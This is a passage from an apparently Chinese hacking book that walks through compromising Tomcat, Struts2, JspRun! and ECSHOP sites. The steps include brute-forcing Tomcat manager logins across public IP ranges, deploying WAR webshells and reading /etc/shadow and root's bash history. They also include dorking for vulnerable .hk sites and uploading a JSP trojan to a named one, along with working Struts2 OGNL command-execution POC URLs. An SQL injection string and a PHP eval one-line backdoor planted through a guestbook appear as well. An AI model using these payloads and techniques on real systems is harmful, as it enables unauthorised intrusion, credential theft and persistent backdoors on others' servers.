6.5.1 使用 Apache Tomcat Crack 暴力破解 Tomcat 口令

在起始 IP 地址中输入“216.84.0.1”，在终止 IP 地址中输入“216.120.0.1”，单击“添加”按钮，将该地址段添加到扫描地址段中，如图 6-47 所示，其他使用默认设置。




图 6-47 暴力破解 Tomcat 口令

6.5.2 对扫描结果进行测试

在扫描结果中选择“http://216.86.144.162:8080/manager/html”，然后进行登录测试，如图 6-48 所示，单击“Tomcat Manager”选项进行登录测试，输入用户名和密码进行登录。




图 6-48 对扫描结果进行测试

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

6.5.3　部署 WAR 格式的 WebShell

进入 Tomcat Manager 管理后台后，到最下方进行 WAR 文件的部署。如图 6-49 所示，单击“浏览”按钮，选择一个 WAR 的 WebShell，该 WebShell 必须是 JSP 的 WebShell，WAR 格式可以在压缩时将后缀名字自定义为“war”。




图 6-49　部署 war 格式的 WebShell

6.5.4　查看 Web 部署情况

文件上传成功后，Tomcat 会自动部署 WAR 文件。如图 6-50 所示，可以看到，在后台多了一个“/Browser”超链接，单击该超链接即可进入部署的文件夹。部署成功后，可以对部署的 JSP WebShell 进行启用（Start）、停止（Stop）、重载（Reload）和卸载（Undeploy）操作。




图 6-50　查看 Web 部署情况

6.5.5　获取 WebShell

在部署时尽量将 JSP 文件命名为“index.jsp”，这样在部署成功后访问部署的链接即可，否则需要使用“部署文件夹+具体的 WebShell 名称”才能正确访问 WebShell 地址，如图 6-51 所示。

6.5.6　查看用户权限

在 WebShell 中单击“系统命令”选项，进入执行命令界面。如图 6-52 所示，在文本框中输入“id”，获取系统当前用户的权限等信息。

严禁网络传播本PDF，违者责任自负！




图 6-51　获取 WebShell




图 6-52　获取当前用户信息

6.5.7　上传其他 WebShell

通过获取的 WebShell 上传一个 Jbrowser 的 WebShell。使用此 WebShell 浏览文件非常方便，如图 6-53 所示。




图 6-53　上传 WebShell

6.5.8　获取系统加密的用户密码

执行“cat /etc/shadow”命令，获取当前 Linux 系统中所有用户的加密密码值，如图 6-54 所示，该密码采用 MD5 加密，可以通过 cmd5.com 网站进行破解。




图 6-54　获取系统用户密码加密值

6.5.9　获取 root 用户的历史操作记录

执行“cat /root/.bash_history”命令查看 root 用户的历史操作记录，只有具有 root 用户权限才能查看该历史记录文件，如图 6-55 所示。




图 6-55　查看 root 用户的历史操作记录

6.5.10　查看该网站域名的情况

使用“www.yougetsignal.com”网站的反查 IP 域名功能，获取该 IP 地址的两个域名，分别是“communityaccesssystems.com”和“richardliggitt.com”，如图 6-56 所示，单击该域名查看域名能否正常访问。




图 6-56　查看该网站域名的情况

6.5.11 获取该网站的真实路径

通过查看“/etc/passwd”文件中的网站用户获取网站的真实路径。通过 WebShell 定位网站的真实路径，如图 6-57 所示。在“/etc/passwd”文件中会指定单独的用户作为网站用户，同时会指定该用户的默认目录，该默认目录即为网站的真实路径。




图 6-57 获取网站的真实路径

6.5.12 保留 WebShell 后门

找到网站的真实路径后，继续查看该文件夹下的文件和内容。如图 6-58 所示，该文件夹为“testphp”，即 PHP 的测试文件夹，上传一个网页木马或者在源代码中加入一句话后门。




图 6-58 保留网站后门

6.5.13 总结与思考

本节介绍了如何通过 Apache Tomcat Crack 暴力破解 Tomcat 口令，只要知道用户的名称，就能通过字典对目标进行暴力破解。获取 Tomcat 管理员的用户名和密码后，可以通过 WAR 文件部署 JSP 的 WebShell，如果设置不当，获取的 WebShell 权限即为 root 权限。

6.6 Struts S016 和 S017 漏洞利用实例

Struts 是 Apache 基金会 Jakarta 项目组的一个开源项目。Struts 通过 Java Servlet/JSP 技术实现了基于 JavaEE Web 应用的 Model-View-Controller（MVC）设计模式的应用框架，是 MVC 经典设计模

式中的一个经典产品。目前，Struts 框架广泛应用于政府、公安、交通、金融行业和运营商的网站建设，作为网站开发的底层模板使用，是应用最广泛的 Web 应用框架之一。

目前 Struts2 的最新版本为 Struts 2.3.16，下载地址为 http://struts.apache.org/downloads.html。Struts 的最新漏洞为 S019，可以直接查看其最新的漏洞细节，如图 6-59 所示。Struts2 曾经使国内很多大型网站沦陷，其漏洞的修复比较困难。Apache Struts2 是一个应用框架，它的漏洞并不像 Windows 一样，及时将补丁推送给用户，用户更新即可解决问题，而是需要站长或网站维护人员自己去更新。Struts S016 漏洞的产生原因是 Action 的值 redirect 和 redirectAction 没有正确过滤，导致可以执行任意代码，如系统命令、上传/下载文件等。




图 6-59　Struts2 历史漏洞列表

6.6.1　搜寻目标站点

通过 Google 对目标站点进行检索。例如，“site:hk　inurl:index.action?”表示对 URL 中包含“index.action”的香港网站进行检索，如图 6-60 所示，单击“Google 搜索”按钮查看搜索记录。Site 可以是“com”、“cn”、“org”和“ca”等，表示域名的最后属地，也即渗透测试的方向，如“com.cn”、“cn”和“org.cn”等都是中国的网站。

图 6-60　对测试目标进行检索

6.6.2　测试网站能否正常访问

在 Google 检索记录中随机选择一条记录进行查看。打开该链接地址，如图 6-61 所示，测试该网站是否存在或者能否正常访问，如果能够正常访问，表明可以对该网站进行下一步测试。

图 6-61　测试网站是否正常

6.6.3　测试 Struts2 S016 漏洞

运行 Structs2 漏洞利用工具，如图 6-62 所示，将“http://www.alliette.com.hk/index.action”复制到 Action 中，路径填写为“me.jsp”（路径可以自定义，自定义便于隐藏和识别）。文件内容使用 JSP 木马，也就是用“记事本”打开该 JSP 木马文件，复制代码内容到文件内容中，单击“开始”按钮进行实际漏洞测试，在“logs”文本框中会提示漏洞测试情况，如果显示“getshell ok”，则表示存在漏洞并成功上传 JSP 木马到当前目录，木马访问地址为“漏洞利用 URL+路径”，在本例中为“http://www.alliette.com.hk/me.jsp”。

图 6-62　测试网站是否存在漏洞

6.6.4　获取 WebShell 权限

在浏览器地址栏中输入 WebShell 的地址“http://www.alliette.com.hk/me.jsp”进行测试，如图 6-63 所示，成功获取 WebShell 权限。通过 WebShell 可以方便地查看网卡配置等情况，进行添加用户等操作。如图 6-64 所示，获取的 WebShell 为服务器权限，后续测试工作就不再继续进行了。

6.6.5　思考与总结

本节介绍了 Structs 漏洞的具体利用方法，只要掌握了基础知识，通过漏洞利用工具可以快速渗透存在漏洞的目标站点。

关注一些 Struts2 漏洞利用工具，在前人的基础上进行学习，可以快速获取最新热点。推荐关注 k8 的个人博客（http://qqhack8.blog.163.com）。




图 6-63　获取 WebShell 权限




图 6-64　获取 WebShell 为服务器权限

笔者收集了一些不知是否存在的 POC（http://zone.wooyun.org/content/3880），列举如下。

POC1

```
http://127.0.0.1/Struts2/test.action?('\43_memberAccess.allowStaticMethodAcc
ess')(a)=true&(b)(('\43context[\'xwork.MethodAccessor.denyMethodExecution\']\75f
alse')(b))&('\43c')(('\43_memberAccess.excludeProperties\75@java.util.Collection
s@EMPTY_SET')(c))&(d)(('@java.lang.Thread@sleep(5000)')(d))
```

POC2

```
http://127.0.0.1/Struts2/test.action?id='%2b(%23_memberAccess[%22allowStatic
MethodAccess%22]=true,@java.lang.Thread@sleep(5000))%2b'
```

POC3

```
http://127.0.0.1/Struts2/hello.action?foo=%28%23context[%22xwork.MethodAcces
sor.denyMethodExecution%22]%3D+new+java.lang.Boolean%28false%29,%20%23_memberAcc
ess[%22allowStaticMethodAccess%22]%3d+new+java.lang.Boolean%28true%29,@java.lang
.Thread@sleep(5000))(meh%29&z[%28foo%29%28%27meh%27%29]=true
```

POC4

```
http://127.0.0.1/Struts2/hello.action?class.classLoader.jarPath=(%23context%
5b%22xwork.MethodAccessor.denyMethodExecution%22%5d%3d+new+java.lang.Boolean(fal
se)%2c+%23_memberAccess%5b%22allowStaticMethodAccess%22%5d%3dtrue%2c+%23a%3d%40j
ava.lang.Thread@sleep(5000))(aa)&x[(class.classLoader.jarPath)('aa')]
```

POC5（执行了 2 次，所以是 10 秒）

```
http://127.0.0.1/Struts2/hello.action?a=1${%23_memberAccess[%22allowStaticMe
thodAccess%22]=true,@java.lang.Thread@sleep(5000)}
```

执行 cmd 命令的 POC，将回显“webStr\75new\40byte[100]”修改为合适的长度，具体如下。

POC1

```
http://127.0.0.1/Struts2/test.action?('\43_memberAccess.allowStaticMethodAcc
ess')(a)=true&(b)(('\43context[\'xwork.MethodAccessor.denyMethodExecution\']\75f
alse')(b))&('\43c')(('\43_memberAccess.excludeProperties\75@java.util.Collection
s@EMPTY_SET')(c))&(g)(('\43req\75@org.apache.struts2.ServletActionContext@getReq
uest()')(d))&(h)(('\43webRootzpro\75@java.lang.Runtime@getRuntime().exec(\43req.
getParameter(%22cmd%22))')(d))&(i)(('\43webRootzproreader\75new\40java.io.DataIn
putStream(\43webRootzpro.getInputStream())')(d))&(i01)(('\43webStr\75new\40byte[
100]')(d))&(i1)(('\43webRootzproreader.readFully(\43webStr)')(d))&(i111)(('\43we
bStr12\75new\40java.lang.String(\43webStr)')(d))&(i2)(('\43xman\75@org.apache.st
ruts2.ServletActionContext@getResponse()')(d))&(i2)(('\43xman\75@org.apache.stru
ts2.ServletActionContext@getResponse()')(d))&(i95)(('\43xman.getWriter().println
(\43webStr12)')(d))&(i99)(('\43xman.getWriter().close()')(d))&cmd=cmd%20/c%20ipc
onfig
```

POC2

```
http://127.0.0.1/Struts2/test.action?id='%2b(%23_memberAccess[%22allowStatic
MethodAccess%22]=true,%23req=@org.apache.struts2.ServletActionContext@getRequest
(),%23exec=@java.lang.Runtime@getRuntime().exec(%23req.getParameter(%22cmd%22)),
%23iswinreader=new%20java.io.DataInputStream(%23exec.getInputStream()),%23buffer
=new%20byte[100],%23iswinreader.readFully(%23buffer),%23result=new%20java.lang.S
tring(%23buffer),%23response=@org.apache.struts2.ServletActionContext@getRespons
e(),%23response.getWriter().println(%23result))%2b'&cmd=cmd%20/c%20ipconfig
```

POC3

```
http://127.0.0.1/freecms/login_login.do?user.loginname=(%23context[%22xwork.
MethodAccessor.denyMethodExecution%22]=%20new%20java.lang.Boolean(false),%23_mem
berAccess[%22allowStaticMethodAccess%22]=new%20java.lang.Boolean(true),%23req=@o
rg.apache.struts2.ServletActionContext@getRequest(),%23exec=@java.lang.Runtime@g
etRuntime().exec(%23req.getParameter(%22cmd%22)),%23iswinreader=new%20java.io.Da
taInputStream(%23exec.getInputStream()),%23buffer=new%20byte[1000],%23iswinreade
r.readFully(%23buffer),%23result=new%20java.lang.String(%23buffer),%23response=@
org.apache.struts2.ServletActionContext@getResponse(),%23response.getWriter().pr
intln(%23result))&z[(user.loginname)('meh')]=true&cmd=cmd%20/c%20set
```

POC4

```
http://127.0.0.1/Struts2/test.action?class.classLoader.jarPath=(%23context%5
b%22xwork.MethodAccessor.denyMethodExecution%22%5d=+new+java.lang.Boolean(false)
,%23_memberAccess%5b%22allowStaticMethodAccess%22%5d=true,%23req=@org.apache.str
uts2.ServletActionContext@getRequest(),%23a=%40java.lang.Runtime%40getRuntime().
exec(%23req.getParameter(%22cmd%22)).getInputStream(),%23b=new+java.io.InputStre
amReader(%23a),%23c=new+java.io.BufferedReader(%23b),%23d=new+char%5b50000%5d,%2
3c.read(%23d),%23s3cur1ty=%40org.apache.struts2.ServletActionContext%40getRespon
se().getWriter(),%23s3cur1ty.println(%23d),%23s3cur1ty.close())(aa)&x[(class.cla
ssLoader.jarPath)('aa')]&cmd=cmd%20/c%20netstat%20-an
```

POC5

```
http://127.0.0.1/Struts2/hello.action?a=1${%23_memberAccess[%22allowStaticMe
thodAccess%22]=true,%23req=@org.apache.struts2.ServletActionContext@getRequest()
,%23exec=@java.lang.Runtime@getRuntime().exec(%23req.getParameter(%22cmd%22)),%2
3iswinreader=new%20java.io.DataInputStream(%23exec.getInputStream()),%23buffer=n
ew%20byte[1000],%23iswinreader.readFully(%23buffer),%23result=new%20java.lang.St
```

```
ring(%23buffer),%23response=@org.apache.struts2.ServletActionContext@getResponse
(),%23response.getWriter().println(%23result),%23response.close()}&cmd=cmd%20/c%
20set
```

6.7　JspRun! 后台获取 WebShell

JspRun! 是北京飞速创想科技有限公司推出的一套通用的社区论坛软件系统，用户可以在不需要任何编程的基础上，通过简单的设置和安装，在互联网上搭建功能完善、高负载能力和可高度定制的论坛服务。

JSPRun! 的基础架构采用世界上最先进、最流行的 Web 编程组合——Java+MySQL 实现。这是一个经过完善设计的、适用于各种服务器环境的高效的论坛系统解决方案，Struts、Hibernate 框架及中间件的结合既实现了业务逻辑与控制逻辑的有效分离，提高了层次结构的清晰度，提高了复用的粒度，降低了开发和维护的代价，又保证了软件的质量，使其更具有鲁棒性和可维护性。它既可以运行在 Windows 环境下，也可以运行在 Linux 环境下，具备跨平台特性，可以运行于 Linux/FreeBSD/UNIX/SunOS 及 Windows 2000/2003 等操作系统环境下。网上提供一键安装的 Linux 和 Windows 版本，官方网站为 www.jsprun.com。通过实际使用，其基本模仿了 Discuz! 论坛的风格。目前，网上也有大量的用户使用该程序搭建社区论坛等应用。

本节主要就如何在获取管理员账号和密码的情况下获得 WebShell，如何获得管理员的账号和密码则不在本节讨论的范围。

6.7.1　进入系统后台

登录后台成功后，单击“论坛管理”选项进入系统设置首页，如图 6-65 所示。JspRun! 论坛程序可以直接输入后台管理地址（http://www.somesite.com/admincp.jsp）进行登录，这与 Discuz! 论坛管理系统稍有区别。




图 6-65　进入后台设置界面

6.7.2　新增模板

在系统设置首页中，单击“模板编辑”选项，可以看到系统默认的 5 套模板，分别是默认模板套系、喝彩奥运、深邃永恒、粉状精灵和 2008year。新增一套模板，模板名称可以随意取，在本例

中取名为“111”，所在目录设置为已经存在的目录“./include”，然后单击“提交”按钮完成模板的编辑，如图 6-66 所示。




图 6-66　创建模板

6.7.3　在模板中创建文件

在“模板维护”设置区可以看到显示为绿色的“jsprun_version”及“test”模板，单击项目可以进行编辑，也可以新增模板文件。如图 6-67 所示，输入模板名称“shell”，单击“提交”按钮，并在“shell”模板文件中粘贴“shell”文件中的代码，保存后即可获取 Shell。




图 6-67　新增模板文件 shell

6.7.4　测试并访问 Shell

Shell 地址与模板目录有关，地址为“网站地址+模板目录+模板文件名”，如图 6-68 和图 6-69 所示，本例中 Shell 的地址为“http://www.somesite.com/include/shell.php”。如果出现文件访问出错信息，有可能是代码文件存在问题，建议使用 JSP File Browser 文件管理器。




图 6-68　Shell 文件的真实地址




图 6-69　获取 WebShell

6.7.5　JspRun! 论坛的其他相关漏洞

根据网上公布的漏洞线索，JspRun! 论坛管理后台的 export 变量没有被过滤，可直接进入查询语句，进而进入后台并操作数据库，获取系统权限。处理后台提交的文件 ForumManageAction.java 的第 1940 行起内容如下。

```
    String export = request.getParameter("export");          //直接获取，没有安全过滤
    if(export!=null){
    List<Map<String,String>> styles=dataBaseService.executeQuery("SELECT s.name,
s.templateid, t.name AS tplname, t.directory, t.copyright FROM jrun_styles s LEFT
JOIN jrun_templates t ON t.templateid=s.templateid WHERE styleid='"+export+"'");
    //进入查询语，执行了...
    if(styles==null||styles.size()==0){
```

测试方法如下。

```
    http://www.somesite.com/admincp.jsp?action=styles&export=1'  and  1=2  union
select 1,2,3,4,user()-- and ''='
```

笔者对 JspRun! 论坛 2010 版本的程序进行实际测试，在测试过程中遇到两种情况：一种情况是提示用户无管理权限，拒绝执行；另一种情况则是下载一个 style 文件。style 文件的内容如图 6-70 所示。




图 6-70　style 文件的内容

6.7.6　总结与思考

在 Windows 及 Linux 平台上搭建的 JspRun! 论坛程序，如果权限设置不严格，攻击者可以较为容易地拿到最高的系统权限，也即通过 WebShell 直接添加用户或者执行 system 命令。

后台管理员密码有 4 种获取方式：给管理员发木马，中马后查看键盘记录即可获取；在同一网

段对管理员账号进行嗅探；通过 XSS 构建跨站漏洞获取管理员密码；了解管理员的信息，通过社工库查询，甚至有可能通过社工直接获取。

6.8 ECSHOP 后台获取 WebShell

某日，好友发来一个地址，想渗透某目标网站 A，但目标网站 A 为 WordPress 的最新版本，基本不可能直接渗透该站点。通过查看该服务器上的其他网站，发现网站使用了 ECSHOP，于是有了本节内容。笔者在开始时对 ECSHOP 的各种漏洞进行测试，但都效果不佳，后期通过社工成功猜测密码，最终成功获取目标网站 A 的 WebShell 权限。下面将渗透过程中遇到的问题和解决方法与读者分享。

6.8.1 验证后台功能

获取后台密码主要有 SQL 注入、社工和嗅探 3 种方式。首先输入网站后台登录地址（http://www.xxxxxx.com/admin）进行测试，查看后台是否为默认地址，然后输入管理员用户名“admin”、密码“admin”及验证码进行初步登录测试，如图 6-71 所示，后台登录功能正常，能够对错误密码进行提醒。




图 6-71 后台地址功能测试

说明

（1）有些 CMS 系统会给出相当于蜜罐的默认后台登录地址，这个登录地址是一个虚假的地址，放在后台中就是为了迷惑入侵者。

（2）对后台地址进行功能测试是为下一步渗透工作做准备。如果后台登录地址本来就无法登录，那么即使获取了后台密码也没有用，因此，在渗透中必须对功能进行测试。

6.8.2 猜测后台密码

继续对管理员密码进行测试。输入管理员用户名“admin”和密码“admin123”进行测试，成功登录后台。

注意

（1）进入后台以后，先查看 ECSHOP 管理中心默认显示的信息，在本例中能够看到该程序的版本为

“v2.7.2 RELEASE 20100604”，且后台提示有 2 个版本的最新补丁，分别是“最新版本: v2.7.3 released 20121106”和“最新补丁:27320130708014”。通过这些信息基本判定能够获取该系统的 0day。

（2）通过 Google 搜索该程序的相关利用方法。互联网上会公布这些程序的利用方法。获取并在本地进行测试，测试成功后，即可放在实际的系统中进行测试。

6.8.3　前台插入一句话后门代码

通过 Google 搜索关键字“ecshop 后台 webshell”，获取了多篇讨论该话题的文章。通过查看网页获取利用方法，在 ECSHOP 前台“留言板”进行留言，在内容中插入一句话后门代码“<?php eval($_POST[cmd]);?>”，电子邮箱和主题可随便填写，如图 6-72 所示，然后发表留言。

图 6-72　在留言板中插入一句话后门代码

6.8.4　查看留言内容

留言发表后，还需要到后台进行查看。在 ECSHOP 的管理界面查看会员留言，如图 6-73 所示，可以看到刚才的留言已经成功提交。




图 6-73　查看留言内容

6.8.5　自定义备份 ecs_feedback 表

在后台中依次单击“数据库管理”→“数据备份”选项，如图 6-74 所示，在其中选择“自定义备份”选项，目的是让备份出来的文件尽量小一些。这个备份也是 Shell 的连接地址，如果文件太大，打开时速度比较慢。接着，在后台备份 ecs_feedback 表（就是存放一句话后门代码留言的表）。备份

非卖品，仅供非商业用途或交流学习使用

文件名设置为“ok.php”，这里必须是以“php”为后缀的文件，名称为合法的文件名即可。

图 6-74　数据库备份

